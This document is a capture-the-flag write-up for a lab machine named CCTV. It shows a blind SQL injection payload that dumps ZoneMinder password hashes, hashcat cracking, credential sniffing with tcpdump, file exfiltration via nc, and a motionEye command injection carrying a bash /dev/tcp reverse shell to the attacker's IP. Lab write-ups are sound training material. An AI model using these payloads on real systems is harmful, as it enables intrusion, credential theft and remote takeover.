


CCTV

Machine: CCTV
Date: March 15, 2026
Author: Mateo Aja Moral

Contents

Skills 2
- Skills Needed . . . 2
- Skills Learned . . . 2

Walkthrough 3
- Port Scannning . . . 3
- Service Mapping . . . 3
- Explotation . . . 4
  - CVE-2024-51482 . . . 4
- Privilege Escalation . . . 4
  - Mark User . . . 4
  - Sa_mark User . . . 5
    - User Flag . . . 6
  - Root User . . . 6
    - CVE-2025-60787 . . . 8
    - Root Flag . . . 10

Skills

Skills Needed

- Linux Fundamentals
- Web Enumeration
- Web Debugging
- Simple JavaScript Programming
- Simple Python Programming
- SQL Injection

Skills Learned

- Web Debugging
- Basic Python structure and Programming
- Basic JavaScript Programming

Walkthrough

Port Scannning

We started doing a simple port scanning of the Target using our tool `nmap`.


```
→ nmap -sVC -p22,80 10.129.2.51 --min-rate 5000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 21:20 +0100
Nmap scan report for cctv.htb (10.129.2.51)
Host is up (0.051s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.52 seconds
```

Service Mapping

After inspecting the web page and running several subdomain discovery and path discovery, we have found that there is a logging on the page on the path `/zm/` that redirects to `/zm/index.php`.



Testing default credentials as Username: `admin` and Password: `admin` we got access to the page.

After a while checking the page, we did not find anything apart from the version of the program which is `ZoneMinder v1.37.63`. Searching for some exploits, we have found that it is vulnerable to a Boolean-Based SQL Injection mentioned in CVE-2024-51482 . It indicates that we can execute the SQL Injection on the parameter `tid`.

Explotation

CVE-2024-51482

Basically, we add the following SQL query to the parameter `tid` to gather users passwords and usernames.

```
AND IF(ASCII(SUBSTR((SELECT GROUP_CONCAT(Username,':',Password) FROM
↪  zm.Users),1,1))='letter',(SELECT 1234 FROM (SELECT SLEEP(1.5))vuln),0)
```

To make it easier, we automatize the whole process in this Python Script .

Executing the script, we gathered the following information:

```
→ exploits/sql_injeciton.py -u http://cctv.htb -s 2
===== Result =====
superadmin:$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIk9cURnm5N.rhlULwM0jrtbm
mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
admin:$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
```

Now with `hashid` he get that the encription that is being used is `Bcrypt` that uses the number `3200` on `Hashcat`. With this tool, the pasword hash and the wordlist `rockyou.txt` we are able to obtain the password for the user `mark`.

```
→ hashcat -m 3200 '$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.'
↪  /usr/share/wordlist/rockyou.txt
...
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
...
```

Privilege Escalation

Mark User

Using the credentials that we obbtained before we are able to log in via SSH to the user `mark` but we see that there is no `user.txt` flag on that home user.

```
→ sshpass -p 'opensesame' ssh mark@cctv.htb
...
mark@cctv:~$ ls
mark@cctv:~$
```

With all this information, we can deduce that we need to escalate to a higher user to obtain the user flag and inspecting the `/home` directory we know that the target user is `sa_mark`.

```
mark@cctv:~$ ls /home
mark  sa_mark
mark@cctv:~$
```

Inspecting the network interfaces we can see that there are many of them and most of them have names like `br-...` or `veth...` so we deduce that this machine has containers inside.

```
mark@cctv:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
...
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
...
3: br-1b6b4b93c636: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
↪  default
...
4: br-3e74116c4022: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
↪  default
...
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
...
6: veth1234a2c@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
↪  br-3e74116c4022 state UP group default
...
7: veth8d61503@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
↪  br-1b6b4b93c636 state UP group default
...
8: veth6b77adf@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
↪  br-3e74116c4022 state UP group default
...
9: veth6fd95dd@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
↪  br-1b6b4b93c636 state UP group default
...
```

Based on the above, we will use `tcpdump` (cleaning the noisy traffic as the SSH traffic incoming from out IP) to check if there is any application that can be sending any credentials to the target machine.

```
mark@cctv:~$ tcpdump -i any -nn -A 'tcp port not 22 and port not 8554 and port not 53 and
↪  (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0) and not arp'
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
23:58:56.477043 veth45d2a2b P   IP 172.25.0.11.34676 > 172.25.0.10.5000: Flags [P.], seq
↪  2890975662:2890975713, ack 3729737651, win 502, options [nop,nop,TS val 3430258859 ecr
↪  1223817058], length 51
E..g..@.@.$B.......
.t...P...OG.....X......
.u..H..bUSERNAME=sa_mark;PASSWORD=X1l9fx1ZjS7RZb;CMD=status
```

As we can see, We found a username and password on a packet.

Sa_mark User

Using the credentials that we obtained on the `tcpdump`, we have connection to the `sa_mark` user via SSH.

```
→ sshpass -p 'X1l9fx1ZjS7RZb' ssh sa_mark@cctv.htb
...
$ bash
sa_mark@cctv:~$
```

User Flag

now we can read the `user.txt` flag

```
sa_mark@cctv:~$ cat user.txt
233630ded29fd134333f2becabed7580
```

Root User

Checking the home directory of the `sa_mark` user, we see that apart from the `user.txt` file, there is a PDF that can contain useful information, so we downloaded it and readed it.

```
sa_mark@cctv:~$ ls
'SecureVision Staff Announcement.pdf'   user.txt
sa_mark@cctv:~$ cat 'SecureVision Staff Announcement.pdf' | nc 10.10.14.201 1234
```

```
→ nc -lvnp 1234 > content/info.pdf
Listening on 0.0.0.0 1234
Connection received on 10.129.5.34 39972
```

With this we already downloaded the file, now reading it using our `Firefox` browser, we see that there will be a new application that in the future will replace the `ZoneMinder` Application that we have exploited before but the credentials will keep being the same.

We are excited to announce that SecureVision will be migrating from the old platform to the **ZoneMinder CCTV platform**. This upgrade will provide enhanced monitoring capabilities, improved performance, and a more intuitive interface for all users.

> **Important:**
> Staff logins will remain the same. You will continue to use your existing credentials to access the new system.
> Training materials and guides will be made available in the coming weeks.

With that in mind, we check the ports that are opened on the Target machine.

```
sa_mark@cctv:~$ ss -nltp
State                Recv-Q               Send-Q                                  Local
↪  Address:Port                                  Peer Address:Port                Process
LISTEN               0                    128
↪  127.0.0.1:8765                                        0.0.0.0:*
LISTEN               0                    4096                                         0.0.0.0:22
↪  0.0.0.0:*
LISTEN               0                    4096
↪  127.0.0.1:8888                                        0.0.0.0:*
LISTEN               0                    4096
↪  127.0.0.1:9081                                        0.0.0.0:*
LISTEN               0                    4096                                     127.0.0.53%lo:53
↪  0.0.0.0:*
LISTEN               0                    4096                                        127.0.0.54:53
↪  0.0.0.0:*
LISTEN               0                    70
↪  127.0.0.1:33060                                       0.0.0.0:*
LISTEN               0                    4096
↪  127.0.0.1:8554                                        0.0.0.0:*
LISTEN               0                    4096
↪  127.0.0.1:7999                                        0.0.0.0:*
LISTEN               0                    4096
↪  127.0.0.1:1935                                        0.0.0.0:*
LISTEN               0                    151
↪  127.0.0.1:3306                                        0.0.0.0:*
LISTEN               0                    4096                                             [::]:22
↪  [::]:*
LISTEN               0                    511                                                 *:80
↪  *:*
```


Now, as there are too many ports and we know that it will be a Web Page, we check each one with the following command to see if it returns a 200 or not.

```
sa_mark@cctv:~$ for i in $(ss -nltp | awk 'NR>1 {print $4}');do echo -e "\n===== Testing $i
↪  =====";curl $i -s -o /dev/null -w '%{http_code}';done

===== Testing 127.0.0.1:8765 =====
200
===== Testing 0.0.0.0:22 =====
...
```

We obtained a 200 status code on port 8765 so we will create an SSH Tunnel to see what it can contain and we found a new log in again, which using the credentials Username: `admin` and Password `X1l9fx1ZjS7RZb` we can access.

```
sshpass -p 'X1l9fx1ZjS7RZb' ssh sa_mark@cctv.htb -L 8765:127.0.0.1:8765 -N
```



Inspecting the code of the page, we are able to see which is the version that it uses.

```
<td class="settings-item-label"><span
↪  class="settings-item-label">motionEye Version</span></td>
<td class="settings-item-value"><span
↪  class="settings-item-label">0.43.1b4</span></td>
```

Searching exploits for `motionEye 0.43.1b4` We find a Remote code execution vulnerability (CVE-2025-60787)

CVE-2025-60787

To apply this vuln, we need to bypass the config verification that is on the UI, this verification is being made on client-side so adding the following line on the debugger console of the browser we can bypass it.


```
configUiValid = function() { return true; };
```


now on the `Still Images` Section of the existing camera, we just need to add the vuln code with the following format


```
$(command).%Y-%m-%d-%H-%M-%S
```

Then click on the camera button to create a screenshot.

We tested sending us an `ICMP` packet and capturing it with `tcpdump`.


Inspector
Console
Debugger
Netw
Filter Output
Synchronous XMLHttpRequest on the main thread is de
The character encoding of a framed document was not
This page is in Quirks Mode. Page layout may be imp
allow pasting
Uncaught SyntaxError: unexpected token: identifier
configUiValid = function() { return true; };
function configUiValid()


CAM 01
cctv
Apply
Video Streaming
Still Images
Image File Name
$(ping -c 1 10.10.14.201).%Y-%m-%d
Image Quality
0%
25%
50%
75%
100%
Capture mode
Manual
Preserve Pictures
Forever
Enable Manual Snapshots


CAM 01
2025-11-07 12:00:09

```
→ tcpdump -i tun0 -n icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:25:57.779644 IP 10.129.4.247 > 10.10.14.201: ICMP echo request, id 3569, seq 1, length 64
13:25:57.779663 IP 10.10.14.201 > 10.129.4.247: ICMP echo reply, id 3569, seq 1, length 64
```

Now as we tested it we just need to recieve a reverse shell to gain access with root.

```
$(/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.201/1234 0>&1' ).%Y-%m-%d-%H-%M-%S
```

```
→ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.4.247 58980
bash: cannot set terminal process group (4022): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye#
```

Root Flag

Now we can read the `root.txt` flag.

```
root@cctv:/etc/motioneye# cd /root
root@cctv:~# cat root.txt
ba1db9871bc7126b49382d0ced2b60f1
```